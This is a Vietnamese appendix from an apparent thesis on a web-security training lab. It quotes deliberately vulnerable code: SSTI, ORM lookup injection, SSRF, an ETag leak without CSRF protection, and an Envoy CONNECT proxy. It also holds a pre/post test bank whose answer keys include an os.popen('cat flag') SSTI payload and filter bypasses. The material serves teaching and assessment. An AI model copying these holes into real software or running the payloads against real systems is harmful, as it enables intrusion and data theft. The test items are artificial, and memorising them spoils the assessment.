Phụ lục này gom các bảng thứ cấp (ma trận kiểm soát, phân lớp oracle, logic gap, phân loại phòng thủ, tên máy chủ và checkpoint) được dẫn chiếu từ các chương lab, cùng đoạn mã (hoặc cấu hình dịch vụ) tạo ra lỗ hổng ở chế độ không an toàn của từng lab. Nội dung không thay đổi; việc tách khỏi thân bài chỉ nhằm giữ mạch đọc của từng lab gọn hơn. Mỗi bảng vẫn được tham chiếu tại đúng vị trí lập luận trong Chương 4.

Đoạn mã gây lỗ hổng theo lab

Mỗi đoạn dưới đây trích phần cốt lõi ở chế độ *không an toàn* (victim) tạo ra lỗ hổng; chú thích trong mã giữ nguyên tiếng Anh theo mã nguồn gốc.

Lab 01 — Successful Errors (SSTI). Đầu vào của máy khách bị truyền thẳng làm *template source*; khi thực thi lỗi, chuỗi exception phản chiếu ra ngoài và trở thành oracle.

Listing D.1: Lab 01 — sink SSTI (victim/app.py)

```
@app.route('/render')
def render_page():
    content = request.args.get('content', '')
    try:
        result = render_template_string(content)    # user input
        parsed as template source
        return '<pre>Update ...</pre>'
    except Exception as e:
        return f'<pre>Error: {str(e)}</pre>', 500    # runtime error
        becomes the oracle
```

Lab 02 — ORM Leak. Tên trường lọc do máy khách kiểm soát đi thẳng vào `**kwargs` của `QuerySet`, cho phép chọn cả quan hệ khóa ngoại lẫn toán tử tra cứu.

Listing D.2: Lab 02 — sink ORM (`victim/userapi/views.py`)

```
filter_field = request.query_params.get("filter_field", "").strip()
filter_value = request.query_params.get("filter_value", "").strip()
# client-controlled field -> arbitrary ORM lookup (
    author__password_hash, __startswith)
queryset = Story.objects.select_related("author").filter(**{
    filter_field: filter_value})
```

Lab 03 — SSRF redirect loop. Vòng lặp không xác thực lại Location và tiếp tục I/O sau khi vào trạng thái chẩn đoán — xem máy trạng thái rút gọn ở mục Lab 03 bên dưới.

Lab 04 — Unicode Normalization. Bản không an toàn giải mã rồi chuẩn hóa NFKC/NFC nhưng bỏ kiểm ranh giới `/`, `\`, `..` và allowlist (khác với `canonicalRouteSlug`), nên full-width solidus gấp về `/` và tách ra route mới.

Listing D.3: Lab 04 — sink chuẩn hóa (`victim/src/security.js`)

```
function insecureRouteSlug(rawSegment) {
    const decoded = decodePercentOnce(rawSegment);
    if (!decoded.ok) return decoded;
    const canonical = decoded.decoded.normalize(COMPATIBILITY_FORM).
        normalize(STORAGE_FORM);
    // NFKC folds full-width solidus to '/', but NO boundary/allowlist
    check here
    return { ok: true, decoded: decoded.decoded, canonical };
}
```

Lab 06 — Cross-Site ETag Length Leak. Kích thước thân đổi theo việc ghi chú

bí mật có khớp query hay không (làm độ dài weak ETag đổi), và POST /new không có chống CSRF nên site ngoài tự tạo được note padding.

Listing D.4: Lab 06 — sink độ dài ETag + thiếu CSRF (victim/index.js)

```
app.get("/", (req, res) => {
  const { query = "" } = req.query;
  const notes = getNotes(req.session.id).filter((n) => n.includes(
    query));
  res.render("index", { notes }); // body size depends on secret ->
    weak ETag length changes
});
app.post("/new", (req, res) => { // no CSRF protection -> cross-
  site can create padding notes
  getNotes(req.session.id).push(String(req.body.note).slice(0, 1024));
  res.redirect("/");
});
```

Lab 07 — Next.js cache poisoning. Mã ứng dụng chỉ là một route SSR bình thường; nguyên nhân gốc nằm ở *phiên bản framework* dính lỗi phân loại lại route khi có tiêu đề nội bộ.

Listing D.5: Lab 07 — route SSR bị phân loại nhầm (victim/pages/dos.js)

```
export async function getServerSideProps({ req }) { // SSR route:
  must always be no-store
  return { props: { renderId: randomUUID() } };
}
// Root cause is the framework: next@14.2.6 misclassifies this SSR
  route as cacheable
// when the client sends the internal x-now-route-matches header (CVE
  -2024-46982).
```

Lab 08 — XS-Leak redirect. Trạng thái bí mật (role) bị mã hóa vào *hostname* đích của chuyển hướng sau đăng nhập.

Listing D.6: Lab 08 — role mã hóa vào hostname chuyển hướng (victim/server.js)

```
const REDIRECT_TARGETS = Object.freeze({ // secret state (role)
  encoded into redirect hostname
  admin: `http://admin.victim.test/dashboard`,
  user: `http://app.victim.test/dashboard`
});
// POST /login -> res.writeHead(302, { Location: REDIRECT_TARGETS[role] })
```

Lab 09 — HTTP/2 CONNECT. Đây là *cấu hình dịch vụ* (Envoy) tạo lỗ hổng: bật CONNECT và khớp mọi :authority không danh sách cho phép, chuyển thẳng tới dynamic forward proxy.

Listing D.7: Lab 09 — Envoy chấp nhận CONNECT tùy đích (victim/envoy.insecure.yaml)

```
http2_protocol_options: { allow_connect: true } # cond #2: accept
CONNECT
routes:
- match: { connect_matcher: {} } # cond #3: ANY
  CONNECT, ANY :authority, NO allowlist
  route:
    cluster: dynamic_forward_proxy
    upgrade_configs:
    - upgrade_type: CONNECT
```

Lab 10 — Parser differentials. Sau khi kiểm chính sách trên cấu trúc của mình,

Validator A chuyển *nguyên chuỗi byte* xuống Executor B thay vì cấu trúc đã kiểm — để B tự phân tích lại và thấy parent.

Listing D.8: Lab 10 — validator chuyển raw bytes xuống executor (victim/validator-a/main.go)

```
_, hasParent, _ := topLevelKeys(raw) // A (Go yaml.v3) only sees the
    literal string key "parent"
if hasParent {
    writeJSON(w, http.StatusForbidden, map[string]string{"result": "
POLICY_DENIED"})
    return
}
// INSECURE: forward the raw bytes downstream instead of A's checked
    structure.
resp, err := httpClient.Post(executorURL()+"/apply", "application/x-
    yaml", bytes.NewReader(raw))
```

Lab 05 — SOAPwn. Lab ở mức độ hoàn thiện M0 (mới ở thiết kế, chưa hiện thực dịch vụ victim chạy được), nên không có đoạn mã sink để trích; cơ chế được mô tả trong thân chương.

Lab 01 — Successful Errors

Lab 03 — SSRF qua vòng lặp chuyển hướng

Listing D.9: Máy trạng thái rút gọn của chế độ không an toàn (Lab 03)

```
MAPPED_3XX = {301, 302, 303, 304}
```

Bảng D.1: Ma trận kiểm soát của Lab 01

Biện pháp	Vai trò	Rủi ro còn lại
Template cố định, đầu vào là dữ liệu	Xử lý nguyên nhân gốc	Không xử lý các lỗi thoát ký tự hoặc logic khác ngoài SSTI.
Lỗi chung, nhật ký nội bộ	Giảm khả năng quan sát	Oracle theo trạng thái, chuyển hướng hoặc định thời có thể còn.
Sandbox và context tối thiểu	Giảm khả năng khai thác và tác động	DoS, sai danh sách cho phép hoặc object nguy hiểm còn sót.
Quyền thấp, filesystem chỉ đọc, chặn kết nối ra	Giảm phạm vi ảnh hưởng	Không loại bỏ source injection.

```

validate_initial(start_url)          # only checked once
current      = start_url
error_state = null
chain        = []

for hop in 0 .. MAX_HOPS-1:
    response = request_once(current)
    chain.append(raw(response))      # keep each hop raw

    if is_3xx(response.status) and response.location:
        if response.status not in MAPPED_3XX and error_state is null:
            error_state = { hop, reason: "undefined redirect
transition" }
            current = resolve(response.location, current)
            # vulnerable: current is not validated again
            continue

    # non-redirect response reached -> leave the loop
    if error_state is not null:
        return diagnostic_report(chain)  # leak full raw chain
    return validate_manifest(parse_json(response.body))

return network_error()  # MAX_HOPS exceeded -> no leak

```

Lab 05 — SOAPwn

Bảng D.2: Các lớp oracle quan sát từ phía kẻ tấn công

Lớp	Biểu hiện	Suy luận cho phép
O_{http}	HTTP 200, INVOCATION_OK	Proxy dùng điểm cuối HTTP hợp lệ và nhận phản hồi SOAP
O_{file}	HTTP 502, SOAP_RESPONSE_INVALID	Giai đoạn yêu cầu đã chạy nhưng phản hồi không phải SOAP; đây là oracle ứng viên cho transport ngoài HTTP
O_{reject}	HTTP 400, ENDPOINT_DENIED	Chính sách an toàn chặn điểm cuối trước invocation
O_{import}	HTTP 422, WSDL_INVALID	WSDL không import hoặc generated proxy không compile

Lab 07 — Next.js cache poisoning

Bảng D.3: Ba logic gap trong chuỗi

Logic gap	Mô tả
Biên tin cậy	Tiêu đề có ý nghĩa nội bộ vẫn được chấp nhận từ traffic công khai; tên tiêu đề không tạo tính xác thực.
Phân loại	Route dùng <code>getServerSideProps</code> nhưng thuộc tính yêu cầu có thể làm framework coi nó như SSG và cấp <code>shared-cache policy</code> .
Biểu diễn-cache key	Phản hồi data và phản hồi page khác nhau nhưng biểu diễn data có thể được lưu vào entry mà yêu cầu HTML sử dụng.

Lab 08 — XS-Leak redirect

Bảng D.4: Tên máy chủ dùng trong phép đo

Tên máy chủ	Vai trò
auth.victim.test	Máy chủ xác thực; /login chuyển hướng theo role ở chế độ có lỗi hỏng.
admin.victim.test, app.victim.test	Các đích chuyển hướng của admin và user.
portal.victim.test	Đích chuyển hướng chung trong chế độ an toàn.
attacker.test	Trang điều phối phép đo.
ajj.attacker.test	Mẫu thử nằm giữa admin và app.
000.attacker.test	Amplifier luôn đứng trước các tên máy chủ khác.
sleep000.attacker.test	Các nguồn bão hòa nhóm socket.
...sleep255.attacker.test	

Bảng D.5: Checkpoints cốt lõi

CP	Bằng chứng mong đợi
CP1	/login chuyển hướng theo role ở chế độ có lỗi hỏng.
CP2	Kẻ tấn công không đọc Location nhưng tạo được điều hướng khác nguồn và định thời iframe.
CP3	Nhóm socket bị bão hòa; yêu cầu cuối bị treo.
CP4	Oracle phân loại được admin/user qua nhiều lần chạy.
CP5	Báo cáo trung vị, P95/P05, độ chính xác và ma trận nhầm lẫn.
CP6	Chế độ an toàn làm hai phân phối định thời hội tụ về mức nền.

Lab 10 — Parser differentials

Bảng D.6: Phân biệt vá nguyên nhân gốc và che triệu chứng

Biện pháp	Đánh giá
Parse một lần, truyền DTO đã kiểm tra hợp lệ	Loại bỏ quan hệ validate-A/execute-B trên đầu vào thô
Bỏ chuyển tiếp thô nhưng giữ chức năng mốc cơ sở	Vá nguyên nhân gốc trong lab
Cùng parser, cùng config, có kiểm thử hợp đồng	Giảm mạnh rủi ro; vẫn cần kiểm thử hồi quy khi nâng phiên bản
Strict schema và reject ambiguous constructs	Giảm bề mặt tấn công
Chặn riêng chuỗi !binary	Vá hẹp theo payload
Ấn nhật ký, đổi trạng thái hoặc làm phản hồi đồng nhất	Chỉ giảm khả năng quan sát oracle
Chạy bộ thực thi quyền thấp	Giảm tác động nếu bypass khác còn tồn tại

Phụ lục E. BỘ CÔNG CỤ ĐÁNH GIÁ SỰ PHẠM

Phụ lục này tập hợp một bộ công cụ đánh giá được **thiết kế sẵn nhưng chưa thực thi**: mọi bảng dưới đây là đề mục, khóa chấm, bảng tiêu chí chấm và lược đồ dữ liệu ở dạng khuôn mẫu, không chứa bất kỳ kết quả thu thập hay con số thực nghiệm nào. Bộ công cụ nhằm phục vụ nghiên cứu thử nghiệm (thí điểm) mô tả tại Mục 5.6; bản song sinh dạng Markdown được giữ đồng bộ trong thư mục docs/evaluation/ của kho mã để có thể chỉnh sửa, phiên bản hóa và in phiếu khi triển khai thực tế.

E.1 Ma trận thiết kế khung: chuẩn đầu ra – checkpoint – câu hỏi

Ma trận thiết kế khung gắn bốn checkpoint nhận thức (theo thang Bloom) với loại đề, mã đề (item-id) và các lab được minh họa đầy đủ trong ngân hàng đề (Mục E.2). Mỗi checkpoint tương ứng một mức nhận thức: CP1 — Hiểu, CP2 — Vận dụng, CP3 — Phân tích, CP4 — Đánh giá. Bảng chứng minh *độ bao phủ thiết kế*: mỗi mức nhận thức có ít nhất một đề cho mỗi lab được xây dựng đầy đủ, và tổng thể phủ đủ bốn mức.

Bảng E.1: Ma trận thiết kế khung checkpoint $\times$ loại đề $\times$ lab

CP	Mức Bloom	Loại đề chủ đạo	Mã đề theo lab (L1/L6/L8)
CP1	Hiểu	MCQ, câu hỏi khái niệm	L1-Q1, L6-Q1, L8-Q1
CP2	Vận dụng	Dự đoán oracle/kết quả, câu trả lời ngắn	L1-Q2, L6-Q2, L8-Q2
CP3	Phân tích	Phân tích payload/kênh kẻ, tách phía tấn công quan sát được và dữ liệu nền chuẩn	L1-Q3, L6-Q3, L8-Q3
CP4	Đánh giá	Phân loại biện pháp vá gốc vs che triệu chứng	L1-Q4, L6-Q4, L8-Q4

Ghi chú: mỗi mã đề có một cặp đồng dạng (isomorphic) pre/post cùng cấu trúc khái niệm nhưng khác bề mặt (Mục E.2). Bảy lab còn lại (L2–L5, L7, L9, L10) được sinh từ TEMPLATE mẫu phân dẫn ở Bảng E.5, giữ nguyên bốn mức CP.

E.2 Ngân hàng đề kiểm tra trước–sau

Mỗi đề cung cấp bốn thành phần: *đề* (stem), *loại*, *đáp án/khóa chấm* và *ánh xạ CP*. Cặp pre/post là *đồng dạng*: cùng cấu trúc nhận thức, khác bề mặt (số liệu, tên máy chủ, ký tự, điểm cuối) để có thể đo mức tiến bộ (gain) mà không rò rỉ đáp án. Toàn bộ đề dưới đây chưa được thực thi trên người học; đây là công cụ đo dự kiến.

E.2.1 Lab 01 — Successful Errors (Blind SSTI)

Mã	CP / loại	Đề (pre / post đồng dạng)	Khóa chấm / đáp án
L1-Q1	CP1 / MCQ	Pre: Trong Blind SSTI “kết xuất rỗng”, kênh trích xuất dữ liệu thực sự là gì? (A) DOM trả về; (B) thông báo lỗi/exception; (C) tiêu đề Set-Cookie; (D) mã trạng thái 200. Post: Ứng dụng luôn trả chuỗi cố định khi kết xuất. Yếu tố nào vẫn cho phép suy ra giá trị biểu thức? (A) thân kết quả; (B) đường xử lý lỗi; (C) TLS certificate; (D) favicon.	Pre: B . Post: B . Nêu đúng: kết quả bị ẩn nhưng nhánh lỗi vẫn phụ thuộc evaluation.
L1-Q2	CP2 / Dự đoán kết quả	Pre: Gửi <code>{{ 7*'7' }}</code> rồi <code>{{ 7/'0' }}</code> . Dự đoán mã trạng thái mỗi payload và kết luận về engine. Post: Gửi <code>{{ 'a'*3 }}</code> rồi <code>{{ 1/0 }}</code> . Dự đoán mã trạng thái mỗi payload và kết luận về engine.	Payload nhân chuỗi → 200 (Python cho phép); payload chia lỗi → 500 (TypeError/ZeroDivisionError); kết luận Jinja2/Python.
L1-Q3	CP3 / Phân tích payload	Pre: Cho payload <code>[] .index(...os.popen("cat flag").read()).</code> Giải thích vì sao flag lộ ra và chỉ rõ đâu là phía tấn công quan sát được, đâu là dữ liệu nền chuẩn. Post: Cho payload dùng <code>lipsum attr("\x5f\x5fgl\x6fbalss&f0&f")</code> vượt lọc. Giải thích từng thành phần và tách phía tấn công quan sát được và dữ liệu nền chuẩn.	Chỉ đúng: <code>ValueError ``... is not in list''</code> ép giá trị vào chuỗi lỗi (phía tấn công quan sát được = phản hồi HTTP); vị trí flag/nhật ký máy chủ = dữ liệu nền chuẩn. Post: giải thích hex/attr lách danh sách lọc.
L1-Q4	CP4 / Phân loại biện pháp	Pre: Đối <code>str(e)</code> thành thông báo lỗi rút gọn. Đây là vá gốc hay che triệu chứng? Vì sao? Post: Thêm WAF chặn từ khóa <code>os, globals</code> . Đây là vá gốc hay che triệu chứng? Vì sao?	Cả hai là che triệu chứng . Vá gốc = không tạo template source từ đầu vào (<code>render_template</code> với dữ liệu tĩnh) / <code>SandboxedEnvironment</code> . Lập luận: kênh Boolean/oracle vẫn còn.

E.2.2 Lab 06 — Cross-Site ETag Length Leak

Mã	CP / loại	Đề (pre / post đồng dạng)	Khóa chấm / đáp án
L6-Q1	CP1 / MCQ	Pre: ETag về bản chất là gì? (A) mã phiên bản bí mật; (B) bộ xác thực HTTP của biểu diễn; (C) session token; (D) CSRF token. Post: Vì sao secret không nằm trực tiếp trong ETag mà vẫn rò rỉ? (A) ETag chứa mật khẩu; (B) predicate đối kích thước thân → đối số chữ số phần độ dài ETag; (C) ETag mã hóa cookie; (D) trình duyệt gửi secret.	Pre: B. Post: B.
L6-Q2	CP2 / Dự đoán oracle	Pre: Miss có thân 4095 byte (0xffff), ETag 35 byte. Hit thêm Δ byte vượt 4096. Dự đoán độ dài phần hex của ETag ở hit và số chữ số tăng thêm. Post: Kẻ tấn công chọn $B = 16^2 - 1 = 255$ (0xff). Hit vượt 256. Dự đoán ETag hit chuyển từ mấy chữ số hex sang mấy chữ số.	Pre: hit → 4 chữ số hex (0x1000), tăng 1 ký tự, ETag 36 byte. Post: từ 2 chữ số (ff) sang 3 chữ số (100), tăng 1.
L6-Q3	CP3 / Phân tích kênh kề	Pre: Giải thích chuỗi: sai khác 1 byte ETag → If-None-Match → 431 → history delta. Đây là phía tấn công quan sát được, đây là dữ liệu nền chuẩn? Post: Cho $R_{miss}(p) \leq H < R_{hit}(p)$. Giải thích vì sao chỉ nhánh hit bị 431 và kẻ tấn công suy ra bit ra sao. Tách phía tấn công quan sát được và dữ liệu nền chuẩn.	Phía tấn công quan sát được = history delta (2 vs 3) và bit suy ra; dữ liệu nền chuẩn = độ dài thân, ETag, If-None-Match, 431. Nêu đúng vai trò threshold H khuếch đại 1 byte thành 2 trạng thái.
L6-Q4	CP4 / Phân loại biện pháp	Pre: Tăng maxHeaderSize để tránh 431. Vá gốc hay che triệu chứng? Post: Thêm jitter/độ trễ ngẫu nhiên vào phản hồi. Vá gốc hay che triệu chứng?	Cả hai che triệu chứng (chỉ dời threshold / không ảnh hưởng history oracle rời rạc). Vá gốc = private, no-store + không phát ETag cho route riêng tư, hoặc ETag opaque độ dài cố định + chặn POST khác trang.

E.2.3 Lab 08 — XS-Leak: Leaking Cross-Origin Redirects

Mã	CP / loại	Đề (pre / post đồng dạng)	Khóa chấm / đáp án
L8-Q1	CP1 / MCQ	Pre: “XSS” trong tên XSS-Leak nghĩa là gì? (A) Cross-Site Scripting; (B) Cross-Site-Subdomain Leak; (C) XML Style Sheet; (D) Extended SSRF. Post: Kênh kê của kỹ thuật này dựa trên đâu? (A) thời gian cấp socket trong connection pool; (B) đọc tiêu đề Location; (C) CORS; (D) localStorage.	Pre: B . Post: A .
L8-Q2	CP2 / Dự đoán oracle	Pre: Thứ tự admin.victim.test < ajj.attacker.test < app.victim.test. Nếu chuyển hướng là admin, dự đoán mẫu thử ajj nhanh hay chậm? Post: Cùng thứ tự. Nếu chuyển hướng là app, dự đoán mẫu thử ajj nhanh hay chậm? Giải thích theo comparator port/scheme/host.	Pre: chuyển hướng admin thắng đua → mẫu thử ajj bị trễ (chậm). Post: chuyển hướng app đứng sau → mẫu thử được cấp socket sớm (nhanh). Nêu comparator so máy chủ khi công/scheme cố định.
L8-Q3	CP3 / Phân tích + thống kê	Pre: Cho $P95_{fast}$, $P05_{delay}$. Viết công thức ngưỡng và giải thích vì sao cần ≥ 20 mẫu/role thay vì 1 mẫu. Post: Cho một ma trận nhằm lẫn rỗng (khuôn). Giải thích cách tính độ chính xác và vì sao cần đối chứng âm/môc cơ sở. Tách phía tấn công quan sát được và dữ liệu nền chuẩn.	$threshold = (P95_{fast} + P05_{delay})/2$. Nêu: 1 mẫu nhiễu, cần trung vị + phân vị. Phía tấn công quan sát được = mẫu thử định thời; dữ liệu nền chuẩn = máy chủ chuyển hướng ở bộ quan sát.
L8-Q4	CP4 / Phân loại biện pháp	Pre: Thêm X-Frame-Options/COOP. Có xóa được tên máy chủ oracle không? Vì sao? Post: Đổi mọi chuyển hướng role về portal.victim.test. Vá gốc hay che triệu chứng? Vì sao?	Pre: không đủ — chỉ phòng thủ nhiều lớp, vẫn còn ánh xạ role → hostname. Post: vá gốc — collapse redirect topology xóa quan hệ secret-hostname.

E.2.4 Template mẫu phần dẫn cho bẫy lab còn lại

Để nhân bản (instantiate) đề cho bẫy lab còn lại (L2–L5, L7, L9, L10) mà không lặp toàn bộ đề, dùng khuôn mẫu phần dẫn theo mức CP dưới đây. Người soạn thay các biến số trong dấu <...> bằng chi tiết đặc thù của từng lab (oracle, kênh kê, nguyên nhân gốc tương ứng), giữ nguyên cấu trúc nhận thức để bảo đảm tính đồng dạng pre/post.

Bảng E.5: Khuôn mẫu phân dẫn theo mức checkpoint

CP	Loại	Khuôn mẫu phân dẫn (điền <biến>)
CP1	MCQ / khái niệm	“Trong <lab>, kênh tín hiệu thực sự mà kẻ tấn công quan sát được là <?>” — bốn lựa chọn, một đúng là <kênh kẻ đúng>.
CP2	Dự đoán oracle/kết quả	“Cho đầu vào <payload/cấu hình>, dự đoán <đầu ra quan sát: status/timing/độ dài> và kết luận <trạng thái/engine/nhánh>.”
CP3	Phân tích + tách bằng chứng	“Giải thích chuỗi <secret → signal → oracle>; chỉ rõ đâu là phía tấn công quan sát được, đâu là dữ liệu nền chuẩn.”
CP4	Phân loại biện pháp	“Biện pháp <mitigation đề xuất> là vá nguyên nhân gốc hay che triệu chứng? Nếu invariant bị phá và bằng chứng hồi quy cần có.”

E.3 Bảng tiêu chí chấm CP1–CP4 dùng chung

Bảng tiêu chí chấm dưới đây tổng quát hóa bảng tiêu chí mẫu ở Phụ lục C (Mục C.6) thành thang chấm dùng chung cho cả mười lab. Mỗi checkpoint được chấm theo bốn mức 0/1/2/3 kèm *bằng chứng mong đợi*, trong đó luôn phân biệt *phía tấn công quan sát được* với *dữ liệu nền chuẩn* (dữ liệu đối chiếu nội bộ). Tổng điểm bốn checkpoint là 12; có thể quy đổi về thang 10 khi cần.

CP	Mức	Tiêu chí	Bằng chứng mong đợi
CP1 Hiểu	0	Không nêu được kênh tín hiệu	—
	1	Nêu sai hoặc lẫn lộn cơ chế	Chỉ mô tả bề mặt
	2	Nêu đúng kênh tín hiệu nhưng chưa liên hệ invariant	Xác định đúng phía tấn công quan sát được
	3	Giải thích đúng vì sao metadata/lỗi trở thành kênh và invariant bị vi phạm	Phân biệt rõ tín hiệu vs secret
CP2 Vận dụng	0	Không tái hiện được oracle	—
	1	Dự đoán/thao tác sai, không có bằng chứng	Response rời rạc, không nhất quán
	2	Tái hiện oracle đúng một phần, thiếu bằng chứng lưu lại	Có response nhưng chưa xác nhận

CP	Mức	Tiêu chí	Bảng chứng mong đợi
	3	Tái hiện oracle chính xác, lưu bằng chứng phía tấn công quan sát được	Nhật ký/phản hồi/định thời đủ để phân loại
CP3 Phân tích	0	Không phân tích được thành phần	—
	1	Mô tả rời rạc, không tách được lớp bằng chứng	Nhằm dữ liệu nền chuẩn thành oracle
	2	Phân tích đúng payload/kênh, tách bằng chứng chưa đầy đủ	Tách được phần lớn phía tấn công quan sát được
	3	Phân tích đầy đủ và tách rạch rời phía tấn công quan sát được với dữ liệu nền chuẩn	Chỉ dùng tín hiệu phía tấn công làm oracle
CP4 Đánh giá	0	Không phân loại được biện pháp	—
	1	Nhằm che triệu chứng thành vá gốc	Không nêu invariant
	2	Phân loại đúng nhưng thiếu lập luận hồi quy	Nêu vá gốc, thiếu đối chứng dương
	3	Phân loại đúng, lập luận invariant + công hồi quy (gồm đối chứng dương)	Chứng minh vá khôi phục invariant, không chỉ che oracle

Phiếu chấm trống (scoring sheet). Bộ cục sau dùng để chấm một người học trên một lab; các ô điểm để trống khi in phiếu.

Bảng E.7: Bộ cục phiếu chấm trống theo checkpoint

Checkpoint	Điểm (0–3)	Đạt (0/1)	Ghi chú bằng chứng
CP1 — Hiểu			
CP2 — Vận dụng			
CP3 — Phân tích			
CP4 — Đánh giá			
Tổng (/12)		Người chấm: _____ Ngày: _____	

E.4 Phiếu tự đánh giá và tải nhận thức

Phần này gồm hai thang **tự báo cáo** (self-report), *không phải bài kiểm tra kiến thức*: một thang tự đánh giá năng lực (self-efficacy) theo từng checkpoint và một thang tải nhận thức (cognitive load) ngắn. Chúng đo cảm nhận chủ quan của người học, dùng hỗ trợ cho điểm bảng tiêu chí chấm và pre/post, không thay thế cho đo lường năng lực khách quan.

E.4.1 Thang tự đánh giá năng lực (Likert 1–5)

Người học chọn mức đồng ý cho mỗi phát biểu: 1 = Hoàn toàn không đồng ý, 2 = Không đồng ý, 3 = Trung lập, 4 = Đồng ý, 5 = Hoàn toàn đồng ý.

Bảng E.8: Các mục tự đánh giá năng lực theo checkpoint

Mã	Phát biểu	Thang
SE-CP1	Tôi có thể giải thích kênh tín hiệu (lỗi/metadata/định thời) mà kẻ tấn công khai thác trong lab này.	1–5
SE-CP2	Tôi có thể tự tái hiện oracle và lưu lại bằng chứng phía tấn công quan sát được.	1–5
SE-CP3	Tôi có thể phân tích payload/kênh kẻ và tách phía tấn công quan sát được khỏi dữ liệu nền chuẩn.	1–5
SE-CP4	Tôi có thể đánh giá một biện pháp là vá nguyên nhân gốc hay chỉ che triệu chứng.	1–5

E.4.2 Thang tải nhận thức (mental effort)

Thang một mục dưới đây phỏng theo thang nỗ lực trí tuệ (mental effort) của Paas [55]. Người học trả lời ngay sau khi hoàn thành lab.

ME-1. “Trong khi hoàn thành lab này, tôi đã bỏ ra *nỗ lực trí tuệ*...”

Chọn một mức từ 1 đến 9: 1 = rất rất thấp ... 5 = trung bình ...
9 = rất rất cao.

Có thể bổ sung một mục về độ khó cảm nhận (perceived difficulty, thang 1–9) với cùng bố cục để tách tải nội tại và tải ngoại lai khi phân tích. Cả hai mục là tự báo cáo, không tính vào điểm.

E.5 Lược đồ dữ liệu và kế hoạch phân tích

Phần này mô tả các biến sẽ thu thập, lược đồ bảng dữ liệu và các *công thức* phân tích. Không có số liệu nào ở đây; đây là **kế hoạch phân tích**, chưa thực thi. Bảng dữ liệu trống được giữ song sinh tại docs/evaluation/data-template.csv.

E.5.1 Biến thu thập và lược đồ bảng

Bảng E.9: Lược đồ dữ liệu thử nghiệm (một dòng mỗi người học)

Trường	Kiểu	Mô tả
participant_id	chuỗi	Định danh ẩn danh
group	phân loại	Nhóm (thiết kế một nhóm: giá trị cố định)
pre_total	số 0–100	Điểm kiểm tra trước quy về thang 100
post_total	số 0–100	Điểm kiểm tra sau quy về thang 100
cp1_pass ...cp4_pass	nhị phân 0/1	Đạt checkpoint (từ phiếu bảng tiêu chí chấm)
time_min	số	Thời gian hoàn thành (phút)
selfeff_cp1 ...selfeff_cp4	số 1–5	Tự đánh giá năng lực theo CP
mental_effort	số 1–9	Thang nỗ lực trí tuệ Paas

E.5.2 Công thức phân tích (chưa áp dụng số liệu)

- **Normalized gain** (Hake) cho mỗi người học, với điểm theo thang 100:

$$g = \frac{post - pre}{100 - pre}. \quad (E.1)$$

- **Cohen’s d** cho cặp pre/post (paired), với $\bar{d}$ là trung bình hiệu số và s_d độ lệch chuẩn của hiệu số:

$$d = \frac{\bar{d}}{s_d}, \quad \bar{d} = \overline{(post - pre)}. \quad (E.2)$$

- **Kiểm định cặp**: dùng *paired t-test* khi hiệu số xấp xỉ chuẩn; nếu không, dùng *Wilcoxon signed-rank test*. Thống kê Wilcoxon:

$$W = \sum_{i=1}^n \text{sgn}(d_i) R_i, \quad (E.3)$$

với R_i là hạng của $|d_i|$ trên các hiệu số khác 0.

- **Tỷ lệ đạt theo checkpoint**: với N người học,

$$pass_rate_{CPk} = \frac{1}{N} \sum_{i=1}^N cpk_pass_i, \quad k \in \{1, 2, 3, 4\}. \quad (E.4)$$

- **Tương quan bổ trợ** (tùy chọn): hệ số Spearman giữa `mental_effort` và g để mô tả quan hệ tải nhận thức–tiền bộ; chỉ mang tính mô tả trong nghiên cứu thử nghiệm.

Toàn bộ ngưỡng, cỡ mẫu và tiêu chí thành công của nghiên cứu thử nghiệm được nêu ở giao thức tại `docs/evaluation/pilot-protocol.md` và mô tả tại Mục 5.6. Phân tích trên là kế hoạch; kết quả chỉ có giá trị sau khi thu thập dữ liệu thực và trong phạm vi giả định đã ghi.

Tài liệu tham khảo

- [1] J. Kettle. “Top 10 Web Hacking Techniques of 2025”, PortSwigger Research, truy cập ngày 16-7-2026. address: <https://portswigger.net/research/top-10-web-hacking-techniques-of-2025>
- [2] D. Dittrich and E. Kenneally, “The Menlo Report: Ethical Principles Guiding Information and Communication Technology Research”, U.S. Department of Homeland Security, Science and Technology Directorate, Báo cáo kỹ thuật, Aug. 2012. DOI: [10.2139/ssrn.2445102](https://doi.org/10.2139/ssrn.2445102) truy cập ngày 18-7-2026. address: https://www.caida.org/catalog/papers/2012_menlo_report_actual_formatted/
- [3] Docker Inc. “Networking in Compose”, Docker Docs, truy cập ngày 13-7-2026. address: <https://docs.docker.com/compose/how-tos/networking/>
- [4] OWASP Foundation. “OWASP Web Security Testing Guide”. version 4.2, OWASP, truy cập ngày 13-7-2026. address: <https://owasp.org/www-project-web-security-testing-guide/v42/>
- [5] DVWA Project. “Damn Vulnerable Web Application (DVWA)”, GitHub, truy cập ngày 19-7-2026. address: <https://github.com/digininja/DVWA>
- [6] OWASP Foundation. “OWASP WebGoat”, OWASP Foundation, truy cập ngày 19-7-2026. address: <https://owasp.org/www-project-webgoat/>
- [7] OWASP Foundation. “OWASP Juice Shop”, OWASP Foundation, truy cập ngày 19-7-2026. address: <https://owasp.org/www-project-juice-shop/>
- [8] OWASP Foundation. “OWASP Mutillidae II”, OWASP Foundation, truy cập ngày 19-7-2026. address: <https://owasp.org/www-project-mutillidae-ii/>

- [9] PortSwigger. “Web Security Academy: Free Online Training”, PortSwigger, truy cập ngày 19-7-2026. address: <https://portswigger.net/web-security>
- [10] PentesterLab. “Advanced Web Hacking and Security Code Review Training”, PentesterLab, truy cập ngày 19-7-2026. address: <https://pentesterlab.com/>
- [11] PentesterLab. “Web for Pentester”, PentesterLab, truy cập ngày 19-7-2026. address: <https://pentesterlab.com/exercises/web-for-pentester>
- [12] Hack The Box. “Intro to Academy”, Hack The Box Academy, truy cập ngày 19-7-2026. address: <https://academy.hackthebox.com/course/preview/intro-to-academy>
- [13] Hack The Box. “Connecting to Academy VPN”, Hack The Box Help Center, truy cập ngày 19-7-2026. address: <https://help.hackthebox.com/en/articles/12710285-connecting-to-academy-vpn>
- [14] TryHackMe. “The AttackBox Explained”, TryHackMe Help Center, truy cập ngày 19-7-2026. address: <https://help.tryhackme.com/en/articles/6721845-the-attackbox-explained>
- [15] TryHackMe. “Your Guide to the Content Studio”, TryHackMe Help Center, truy cập ngày 19-7-2026. address: <https://help.tryhackme.com/en/articles/9898297-your-guide-to-the-content-studio>
